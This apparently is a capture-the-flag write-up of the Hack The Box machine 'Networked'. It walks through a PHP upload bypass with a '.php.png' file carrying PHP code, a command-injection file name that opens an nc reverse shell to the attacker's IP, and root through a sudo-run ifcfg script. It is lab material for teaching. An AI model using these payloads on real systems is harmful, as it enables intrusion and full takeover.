Hack The Box : Networked
19 August, 2021
Beginning with an nmap scan
---------------------Starting Port Scan-----------------------
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
---------------------Starting Script Scan-----------------------
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
$ curl http://10.10.10.146
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
Let's run gobuster
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 200) [Size: 2]
/photos.php           (Status: 200) [Size: 1302]
/upload.php           (Status: 200) [Size: 169]
/lib.php              (Status: 200) [Size: 0]
/backup               (Status: 200) [Size: 885]
I tried the path /upload.php and it showed an upload form
curl http://10.10.10.146/upload.php
<form action="/upload.php" method="post" enctype="multipart/form-data">
 <input type="file" name="myFile">
 <br>
<input type="submit" name="submit" value="go!">
</form>
/photos.php displayed the photos which were located at /uploads/<name>
When I tried to upload a vanilla PHP reverse shell, it gave an error saying invalid image file.
Let's checkout the /backup path, it had a backup.tar file
$ wget http://10.10.10.146/backup/backup.tar
$ tar xopf ../backup.tar
$ ls
index.php  lib.php  photos.php  upload.php
The files contained source code so let's examine them to see if the file type check can be bypassed
upload.php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
  }
} else {
  displayform();
}
?>
The type checking related functions are present in lib.php
<?php

function getnameCheck($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  #echo "name $name - ext $ext\n";
  return array($name,$ext);
}

function getnameUpload($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  return array($name,$ext);
}

function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
  return array($ret,$msg);
}

function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}

function displayform() {
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
 <input type="file" name="myFile">
 <br>
<input type="submit" name="submit" value="go!">
</form>
<?php
  exit();
}
?>
There were also some checks in the photos.php file
foreach ($files as $key => $value) {
  $exploded  = explode('.',$value);
  $prefix = str_replace('_','.',$exploded[0]);
  $check = check_ip($prefix,$value);
  if (!($check[0])) {
    continue;
  }
  // for HTB, to avoid too many spoilers
  if ((strpos($exploded[0], '10_10_') === 0) && (!($prefix === $_SERVER["REMOTE_ADDR"])) ) {
    continue;
  }
  if ($i == 1) {
    echo "<tr>\n";
  }

echo '<td class="tg-0lax">';
echo "uploaded by $check[1]<br>";
echo "<img src='uploads/".$value."' width=100px>";
echo "</td>\n";


  if ($i == 4) {
    echo "</tr>\n";
    $i = 1;
  } else {
    $i++;
  }
}
In totality, the following checks are being performed:
- Name of the file has a valid remote IP
- The mime type should begin with
image/and the size should be greater than 60,000 bytes. - The extension should be one of the
.jpg,.png,.gifor.jpeg
So I think I need a large enough image file with an image magic bytes and image extension but with some PHP code inside it.
I took a plain colored image, and added some PHP code to it at the end
$ echo '<?php system("whoami"); ?>' >> temp.png
$ mv temp.png 10_10_16_174_1.png
The upload went through but I couldn't see any output of whoami. I tried a number of extensions mentioned on HackTricks and .php.png worked

I added a reverse shell to the end of the same file
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.146] 34290
Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 18:44:19 up  2:03,  0 users,  load average: 0.00, 0.01, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
guly:x:1000:1000:guly:/home/guly:/bin/bash
saslauth:x:998:76:Saslauthd user:/run/saslauthd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
User
The user guly's home directory had some interesting files
sh-4.2$ ls -ltrha
ls -ltrha
total 28K
-rw-r--r--. 1 guly guly 231 Oct 30  2018 .bashrc
-rw-r--r--. 1 guly guly 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  18 Oct 30  2018 .bash_logout
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
drwxr-xr-x. 3 root root  18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root   9 Jul  2  2019 .bash_history -> /dev/null
-rw-------  1 guly guly 639 Jul  9  2019 .viminfo
drwxr-xr-x. 2 guly guly 159 Jul  9  2019 .
sh-4.2$ cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
sh-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
This PHP script was checking if any uploaded file didn't have an IP as the prefix, if it didn't then a message would be appended to the log file, an email would be sent with the same and the file would be deleted.
At first I thought if there would be a way to output the contents of the user flag. Then I noticed that rm and nohup were being called without their fully qualified path and without input sanitisation of $value, the file name in the directory. Since I didn't have any way of manipulating the $PATH for guly, I looked into manipulating the file name.
The only challenge in this was that I couldn't add "/" in the file name. Reverse shell with nc doesn't seem to need a "/" in the command so I decided to use that. Altough now that I think of it, other commands may also work as long as bash or sh are available in the path.
bash-4.2$ touch "x;nc -c bash 10.10.16.174 4243;#"
touch "x;nc -c bash 10.10.16.174 4243;#"
bash-4.2$ ls
ls
10_10_16_174.php.png  127_0_0_2.png  index.html
10_10_16_174.png      127_0_0_3.png  x;nc -c bash 10.10.16.174 4243;#
127_0_0_1.png         127_0_0_4.png
And it worked! I had a shell as guly
$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.146] 37894
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
whoami
guly
pwd
/home/guly
cat user.txt
<flag>
Root
guly was allowed to run a script as root
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
This script is trying to accept parameters for an ifcfg script for the interface guly and then tries to bring the interface up using ifup
Searching around on the internet, I was able find a privelege escalation technique utilising ifcfg scripts https://gitlab.com/pentest-tools/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md#writable-etcsysconfignetwork-scripts-centosredhat. Basically anything after the first space in any of the fields will be executed as a command, and since guly could execute this script as root, the ifup would be executed as root as well and hence the command would be executed as root too.
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
name id
name id
interface PROXY_METHOD:
test whoami
test whoami
interface BROWSER_ONLY:
test id
test id
interface BOOTPROTO:
test whoami
test whoami
uid=0(root) gid=0(root) groups=0(root)
root
uid=0(root) gid=0(root) groups=0(root)
root
uid=0(root) gid=0(root) groups=0(root)
root
uid=0(root) gid=0(root) groups=0(root)
root
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
I tried triggering a shell and it worked!
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
name /bin/bash
name /bin/bash
interface PROXY_METHOD:
test
test
interface BROWSER_ONLY:
test
test
interface BOOTPROTO:
test
test
[root@networked network-scripts]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@networked network-scripts]# whoami
whoami
root
[root@networked network-scripts]# cat /root/root.txt
cat /root/root.txt
<flag>